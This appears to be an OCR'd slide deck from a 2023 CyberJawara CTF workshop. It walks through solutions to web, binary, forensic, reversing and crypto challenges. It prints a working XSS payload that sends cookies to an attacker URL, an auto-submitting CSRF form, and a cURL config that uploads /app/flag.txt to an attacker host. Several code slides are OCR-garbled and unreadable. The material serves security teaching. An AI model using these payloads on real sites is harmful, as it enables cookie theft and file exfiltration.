CyberJawara Workshop 🛠

CTF

Jakarta, July 18th, 2023

Problem Setters

Fariskhi Vidyan

Rendi Yuda

Imam Udin Abdisalam A.

Zaki Geyan

M. Faqih Jihan Insani


Usman Abdul Halim

Zafir Rasyidi Taufik

CYBER JAWARA

Some Stats from the CTF

24 Hours of hacking, **16 Challenges** (4 Web, 3 BinEx, 3 Rev, 3 Crypto, 3 Reversing), **Strange (Web)** with the **most solves (26 teams)**, **Exif Fetcher 1 (Web)** with the **least solves (1 teams)**, and **4 Unsolved Challenges**




Web
CYBER
JAWARA

Strange (Web)

FastAffineProjection @ 15/07/2023 22:34:33 UTC+7

26 Solves

farisv

- Obfuscated and Password Protected PHP Backdoor
- Analyze by using static analysis or dynamic analysis
- The fastest way is by dumping PHP Bytecode using vld

Exif Fetcher 1 (Web)

TCP1P @ 15/07/2023 19:52:19 UTC+7

1 Solve

farisv

- cURL Parameter Injection
- Use polyglot parameter (accepted as URL but also accepted as -K parameter)
- -K parameter can load config from local file (e.g, -Kjpg/../jpghttp://SHA256)
- Config can contain instruction for cURL to upload flag file (/app/flag.txt) to attacker's remote host
- Since user can supply a file URL to be downloaded by application, it can be used to download config file from remote to local

Exif Fetcher 2 (Web)

TCP1P @ 15/07/2023 18:44:00 UTC+7

9 Solves

farisv

- Self-XSS from Exif Data of an Image file
- Use CSRF to convert Self-XSS to real XSS

CodeShare (Web)

TCP1P @ 16/07/2023 6:04:27 UTC+7

2 Solves

circleous

- XS-Leaks Timing Attack

Binary Exploitation

CYBER JAWARA

shellcode.gif (BinEx)

Gua tinggal tidur bentar biar yakin @ 16/07/2023 10:21:08 UTC+7

1 Solves

Zafirr

- Sandbox challenge, parent spawns child with seccomp
- Child is created using clone() with the CLONE_VM flag, meaning parent and child share the same memory
- Leak libc address with mmap, then leak exec address in libc
- Mprotect exec area and change the execution flow of the parent
- Parent has no seccomp, so ez shell

utils (BinEx)

0 Solves

Zafirr

- Race Condition to Out-of-Bound memory access
- Leak flag using kernel panic by “jumping” to the flag

www (BinEx)

BoysWhoCry @ 15/07/2023 23:00:22 UTC+7

3 Solves

Zafirr

- Stack address leak
- Write everywhere
- Overwrite scanf(2) return address w/ one-gadget or gets(2)
- ROP to system(“/bin/sh”)


Forensic
CYBER
JAWARA

Sequel (Forensic)

FastAffineProjection @ 16/07/2023 21:10:54 UTC+7

1 Solves

hanasuru

- HAR files, SQL injection, SMT solver

Compromised (Forensic)

0 Solves

hanasuru

- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Since the bug relies on a PID-based seed, we can generate our own private key using vulnerable OpenSSL by brute-forcing the PID from 1 to 32768
- Once the private key has been acquired, it can be used to decrypt the FTP traffic. However, please note that Wireshark doesn't fully support TLS/SSL decryption on FTP, so it requires a bit of a workaround.
- The FTP itself contains a bunch of Zip part transfers labeled with "1 to 44". Each stream has been delayed for a random period of time, making the reconstruction more harder

Legacy (Forensic)

0 Solves

hanasuru

- CVE-2008-0166 (Predictable OpenSSL PRNG).
- Due to the predictable PRNG nature, it might be possible to decrypt the SSHv2 packets. Fortunately, there are already several appropriate tools available, such as 'ssh_kex_keygen' and 'ssh_decoder.rb'.
- After successfully decrypting the SSH traffic, there were two SSH sessions. The first session involved the transfer of a file named 'private.pgp', while the other session executed numerous obfuscated bash commands.
- Moreover, during the SSH session, it can be noted that there was a GPG passphrase as well. This passphrase was subsequently used to encrypt 'flag.png' in the form of a base64-encoded string, after which all evidence was meticulously removed
- To retrieve the flag, simply recover the 'private.pgp' file and use it to decrypt the encrypted 'flag.png' from the previous step

Reversing

CYBER JAWARA

Centifd (Reversing)

BoysWhoCry @ 15/07/2023 20:13:15 UTC+7

2 Solves

vidner

- Fileless crackme

Typycal (Reversing)

0 Solve

vidner

- Python 3.11 compiled bytecode reversing

Foreign (Reversing)

BoysWhoCry @ 16/07/2023 10:57:39 UTC+7

3 Solves

vidner

- Brainfuck in pascal with custom charset
- Just compile and run :)

Crypto

CYBER JAWARA

Oreo (Crypto)

Fidethus @ 15/07/2023 20:58:03 UTC+7

7 Solves

deomkicer

- Recover MSB and LSB of the primes from 3 equations

Fukuro (Crypto)

Fidethus @ 16/07/2023 4:20:31 UTC+7

3 Solves

merricx

- Recover (r, s) from JWS
- Recover Public key from (r, s)
- Create arbitrary JWE ciphertext using Public key

Bishamonten (Crypto)

Fidethus @ 16/07/2023 8:34:01 UTC+7

3 Solves

merricx

- Find out that curve is backdoored
- Input backdoored coordinate to the generator
- Predict the generated keystream
- Decrypt the flag

In-depth Analysis

CYBER JAWARA

Prepare Files

- Scan QR Code or Go to the URL provided
- Download both .zip files of the challenges

https://workshop.circleous.dev/

CodeShare

CYBER JAWARA

CodeShare (Web)

- JavaScript Web Server
- Important Routes
  - POST /login
  - POST /register
  - POST /codes (share or add new code)
  - GET /codes?q= (get all created codes, additional q parameter to search based on content)
  - GET /code/{id} (no authentication, but id is not *brutable*)
- Cookie SameSite=Lax
- No CSRF protection, No iframe protection, No CSP
- Old highlight.js version vulnerable to ***ReDoS***

CodeShare (Web)

- Cookie SameSite=Lax, no CSRF, and no iframe protections means that we can make request to target url and embed the target into an iframe while still authenticated as a victim user. i.e.

```
>=L; @ ç @LLHK~ßßL9J?=L}; GEé|  ñEG<=~  çFGÖ; GJKé|  ; J=<=FLA9DK~  çAF; DM<=éóì
```

```
¢A>J9E=  KJ; üé @LLHK~ßßL9J?=L}; GEé£¢ßA>J9E=£
```

- Coupled with the GET /codes?q= route, we can get a basic XS-Leaks if we can find a way to get a stable side chanel.


XS-Leaks 101

- Cross-Site Leaks refers to a class of security vulnerabilities in WebApp that allow attackers to extract sensitive information from a targeted user's web browser by exploiting certain browser behaviors and side channels.

- … Cross-site search (XS-Search) is an important attack principle in the family of XS-Leaks. This type of attack abuses Query-Based Search Systems to leak user information from an attacker origin. The original attack uses timing measurements to detect whether or not a search system returns results. …

- More on https://xsleaks.dev/

XS-Leaks 101


GET /search?q=secrea
701 ms
GET /search?q=secreb
697 ms
GET /search?q=secrec
705 ms
GET /search?q=secret
102ms
Normal request jika parameter q tidak benar
Normal request jika parameter q benar

CodeShare (Web)

```
9HH}?=Lí âß; G<=Kâ|  9KQF;  í ; ì  ü£  ñ
}}}
 ; GFKL  I  ü  ; }J=I }I M=J Qí âI âì Ä
 D=L  ; G<=K~  ! G<=î ï Ä

 ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<|  I ì Ä
 A>  í ; G<=K}D=F?L@ üü  Sì  ñ
    ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<ì Ä
 ó
}}}
óì Ä
```

- Tries to search/filter code with ***q*** parameter
- If there's no such results (codes.length === 0, or an empty array), it tries to include all code without ***q*** parameter anyway
- We can use this logic to ***create/add a delay in the network*** —

CodeShare (Web)

```
9HH}?=Lí âß; G<=Kâ|  9KQF;  í ; ì  ü£  ñ
}}}
 ; GFKL  I  ü  ; }J=I }I M=J Qí âI âì Ä
 D=L  ; G<=K~  ! G<=î ï Ä

 ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<|  I ì Ä
 A>  í ; G<=K}D=F?L@ üü  Sì  ñ
    ; G<=K  ü  ; G<=0=HG}?=L  DDí MK=J }A<ì Ä
 ó
}}}
óì Ä
```

- — Imagine if user has many codes stored, if accumulated, they can be more than 10 MB in size, the server needs to return them in a single HTTP response, which can cause a network delay depending on the server bandwidth and the user internet speed
- Visualization in the *next slide*

CodeShare (Web)

GET /search?q=CJ2022 697 ms

- AAAAAAAAAAAAAA…AAA
- BBBBBBBBBBBBB…BBB
- CCCCCCCCCCCCC…CCC
  CJ2023{.....}
- DDDDDDDDDDDD…DDD
- FFFFFFFFFFFFFF…FFF
- GGGGGGGGGGG…GGG
- HHHHHHHHHHHH…HHH
- IIIIIIIIIIIIIIIIIIIIIIIIIIIIII…III
- JJJJJJJJJJJJJJJJJ…JJJ
- …

GET /codes?q=CJ2023 45 ms

CJ2023{.....}

CodeShare (Web)

- Requirements for XS-Leaks
  - ☑ Stable(-ish) side-channel?
  - ☑ No CSRF, No iframe protections

- Good enough, but we can do better because …
  - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too

CodeShare (Web)

- Good enough, but we can do better because …
  - Network delay can become unstable if the server is not in the best condition, or somehow the correct query get delayed too

163	BoysWhoCry	CodeShare	correct	CJ2023{2223d685f6650b5de062a1f91e29634a}	July 16th, 2:53:20 PM
162	BoysWhoCry	CodeShare	incorrect	CJ2023{2223d685f6650b5de062a1f91e296345}	July 16th, 2:51:32 PM
159	BoysWhoCry	CodeShare	incorrect	CJ2023{2223d685f6650b5de062a1f91e29631}	July 16th, 2:47:17 PM

Flag submission from team **BoysWhoCry** on CodeShare challenge

CodeShare (Web)

- Old highlight.js version vulnerable to ***ReDoS***
- https://security.snyk.io/vuln/SNYK-JS-HIGHLIGHTJS-1048676

¢K; JAHL KJ; üâßß; <FBK}; DGM<>D9J=}; GEß9B9PßDA: Kß@A?@DA?@L}BKßTS}W;Sß@A?@DA?@L}EAF}BKâ£¢ßK; JAHL£

ReDoS 101

ß í ¨ ! öì ö" ß

- The string must start with the letter 'A'
- The string must then follow the letter A with either the letter 'B' or some number of occurrences of the letter 'C' (the + matches one or more times). The + at the end of this section states that we can look for one or more matches of this section.
- Finally, we ensure this section of the string ends with a 'D'

ReDoS 101

ß í ¨ ! öì ö" ß

- ABBBBBBBCCCBBBCBBBBBBD
- ABCD
- ACCD
- ABBBBCD
- ABCCCCCCD
- …

ReDoS 101

ß í ¨ ! öì ö" ß

- What could go wrong, right?
- ACCX (20 steps)
  - A C+C X
  - A CC X
- ACCCX (38 steps)
  - A C+CC X
  - A CC+C X
  - A CCC X
  - A C+C+C X
- ACCCCCCCCC…CCCX (???? steps)
- https://regex101.com/debugger

ReDoS 101

ß í ¨ ! öì ö" ß

String	Number of C's	Steps
ACCCX	3	38
ACCCCX	4	71
ACCCCCX	5	136
ACCCCCCCCCCCCCCCX	14	65,553

ReDoS 101


ß í ¨ ! öì ö" ß

o LAE= FG<= Ö= àß í ¨ ! öì ö" ß } L=KLí â !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!6âì à
T} \ \ K MK=J S} SUK KQKL=E \ \ ™ ; HM U} SUW LGL9D í ª UKì

o LAE= FG<= Ö= àß í ¨ ! öì ö" ß } L=KLí â !!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!6âì à
TVT} \ YK MK=J S} WTK KQKL=E \ \ ™ ; HM U~TV} SS LGL9D í ª TVVKì

CodeShare (Web)

- fix(cpp) resolve exponential backtracking issue
- https://github.com/highlightjs/highlight.js/commit/373b9d862401162e832ce77305e49b859e110f9c



CodeShare (Web)

- The fixes indicates that previously we can do exponentially backtrack with C++ template argument

```
-   var DECLTYPE_AUTO_RE = 'decltype\\(auto\\)'
-   var NAMESPACE_RE = '[a-zA-Z_]\\w*::'
-   var TEMPLATE_ARGUMENT_RE = '<.*?>';
-   var FUNCTION_TYPE_RE = '(' +
+   const DECLTYPE_AUTO_RE = 'decltype\\(auto\\)';
+   const NAMESPACE_RE = '[a-zA-Z_]\\w*::';
+   const TEMPLATE_ARGUMENT_RE = '<[^<>]+>';
+   const FUNCTION_TYPE_RE = '(' +
      DECLTYPE_AUTO_RE + '|' +
-     optional(NAMESPACE_RE) +'[a-zA-Z_]\\w*' + optional(TEMPLATE_ARGUMENT_RE) +
+     regex.optional(NAMESPACE_RE) +
+     '[a-zA-Z_]\\w*' + regex.optional(TEMPLATE_ARGUMENT_RE) +
    ')';
```

CodeShare (Web)

- After some trial and errors, we can get the POC for highlight.js ReDoS

```
o LAE= FG<= Ö= àßí í <=; DLQH=®í 9MLG®ì ¨ î 9ÖR Ö8Ñï ®O¥í z~¢}¥z£ì zì î ®¥∂®Kï öì öî 9ÖR Ö
8Ñï ®í ß}L=KLí â9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£
9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£9í âì à
S}YWK MK=J S}SUK KQKL=E \[™; HM S}YZS LGL9D íª S}YKì

o LAE= FG<= Ö= àßí í <=; DLQH=®í 9MLG®ì ¨ î 9ÖR Ö8Ñï ®O¥í z~¢}¥z£ì zì î ®¥∂®Kï öì öî 9ÖR Ö
8Ñï ®í ß}L=KLí â9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£
9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£ 9¢£9í âì à
\}XZK MK=J S}SVK KQKL=E \\™; HM \}YVS LGL9D íª \}YKì
```

Demo


Exif Fetcher 2
CYBER
JAWARA

Exif Fetcher 2 (Web)

- Upload image from URL
- Parses image exif and show data with **document.write** (XSS)

¢K; JAHL£
;GFKL BKGF"9L9 ü ¢™Ö (1-,}KLJAF?A>Qí=PA>"9L9ì ™£Ä
-:B=;L}C=QKí BKGF"9L9ì }>GJ#9;@>MF;LAGFí C=Qì ñ
N9J N9DM= ü BKGF"9L9î C=Qï Ä
<G;ME=FL}QJAL=í à¢LJ£¢L<£à ö C=Q ö à¢ßL<£¢L<£à ö (1-,}KLJAF?A>Qí N9DM=ì
ö à¢ßL<£¢ßLJ£àì Ä
óì Ä
¢ßK;JAHL£

Exif Fetcher 2 (Web)

- Modify Image exif data with exiftool to include XSS payload
- exiftool - Model="<img src=x onerror='location.replace(`[ATTACKER_URL]?`+document.cookie')>" image.jpg
- Prepare HTML for CSRF

```
<html>
  <body>
    <form id="myForm" action="https://exiffetcher.hackthesystem.pro/" method="post">
      <input type="text" name="url" value="[host]/image.jpg">
      <input type="submit" value="Upload">
    </form>
  </body>
  <script>
    const form = document.getElementById('myForm');
    form.submit();
  </script>
</html>
```

Exif Fetcher 2 (Web)

- Upload malicious image to remote host (e.g, [ATTACKER_URL]/image.jpg)
- Ask the bot to simulate user visit to the CSRF HTML (e.g., [ATTACKER_URL/csrf.html)

Lessons Learned

- Always prepare your own VPS for CTF. You can use image and HTML stored in GitHub in this challenge but other challenges may need full dedicated VPS.
- You can use CSRF to convert Self-XSS to real XSS :)

Demo

Exif Fetcher

CYBER JAWARA

Exif Fetcher (Web)

Observe the code logic used to check URL and how it constructs **tmpFilePath**.

```
const allowedProtocols = ['http', 'https'];
const allowedExtensions = ['jpg', 'jpeg', 'png', 'gif', 'bmp'];


app.post('/', async (req, res) => {
  const imageUrl = req.body.url;
  if (imageUrl === null || imageUrl.length === 0) {
    return res.redirect('/');
  }

  var tmpFilePath = '';
  const tokens = imageUrl.split('://');
  if (tokens.length == 2) {
    const fileType = imageUrl.split('.').pop();
    if (allowedProtocols.find(protocol => tokens[0].match(protocol))) {
      if (allowedExtensions.find(extension => fileType.match(extension))) {
        if (!fs.existsSync('/tmp/' + fileType)) {
          fs.mkdirSync('/tmp/' + fileType);
        }
        tmpFilePath = fileType + '/' + crypto.createHash('sha256').update(imageUrl).digest('hex');
      }
    }
  }
```

Exif Fetcher (Web)

- The **match** is used to check protocol and extension so you can use anything as long as it contains valid protocol and extension in the string
  - evilhttp://test.com/test.jpgevil
- The file will be stored in **tmpFilePath** with the SHA256 of the URL
  - SHA256('evilhttp://test.com/test.jpgevil') = 7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10
  - The tmpFilePath will be jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10

Exif Fetcher (Web)

- The current directory is changed to /tmp/
  - When cURL use tmpFilePath as parameter then the file location that will be used is /tmp/[extension]/[SHA256]
- The cURL is using -o parameter to store the downloaded file to tmpFilePath
- We can control the **imageUrl** as long as it bypasses the previous check

```
if (tmpFilePath != '') {
  try {
    process.chdir('/tmp/');
    spawnSync("curl", [
      imageUrl,
      '-o',
      tmpFilePath,
      '--max-filesize',
      '3000000',
      '--connect-timeout',
      '10'
    ]);
    const exifData = await exifImagePromise({ image : tmpFilePath });
    return res.render('index', {'exifData': exifData});
  } catch (error) {
    // pass
  }
}
```

Exif Fetcher (Web)

- With the previous evil parameter, the following execution will happen
  - curl evilhttp://test.com/test.jpgevil -o /tmp/jpgevil/7f9f7337d61d30c228f6941c01d2b34cacbc6051c9db9beaa6cb72a788ecac10 --max-file-size 3000000 --connect-timeout 10
- We can't inject arbitrary shell execution as the **spawnSync** is using args for parameter.
- We can only inject parameter with **imageUrl** but how and what argument we should use?
  - Notice that most of unix CLI tool can accept argument in a single string, e.g. (-o/tmp/example is the same as '-o /tmp/example')
  - There is a -K argument to load local cURL config (e.g., -K/tmp/config)

Exif Fetcher (Web)

- Strategy
  - Fetch any URL that ends with .jpg (e.g., https://example.com/test.jpg).
  - Fetch any URL that ends with .-Kjpg (e.g., https://example.com/test.-Kjpg).
  - Store curl config file in remote with jpghttp: extension (e.g., [host]/meh.jpghttp:). Below config file can be used to ask cURL to upload /app/flag.txt to our [host].

```
-F "file=@/app/flag.txt"
--url [host]
```

  - Fetch [host]/meh.jpghttp:.
  - Calculate SHA256 of the URL.
  - Use -Kjpg/../jpghttp://[SHA256] to run curl with stored config file. The following shell execution will happen
    - curl -Kjpg/../jpghttp://[SHA256] -o /tmp/./jpghttp://[SHA256]/[SHA256] --max-file-size 3000000 --connect-timeout 10

Exif Fetcher (Web)

Lessons Learned

- It’s very common for URL validation to be wrong
- Argument injection can be harmful too (depending on what program is executed)
- Argument operand can be used with its parameter as a single string
- cURL can use local config file to overcome any limitations if we can’t freely inject the arguments
- cURL can be used to upload local file to remote host
- Do not use cURL in your web application :), use more secure function such as fetch() in Node.js.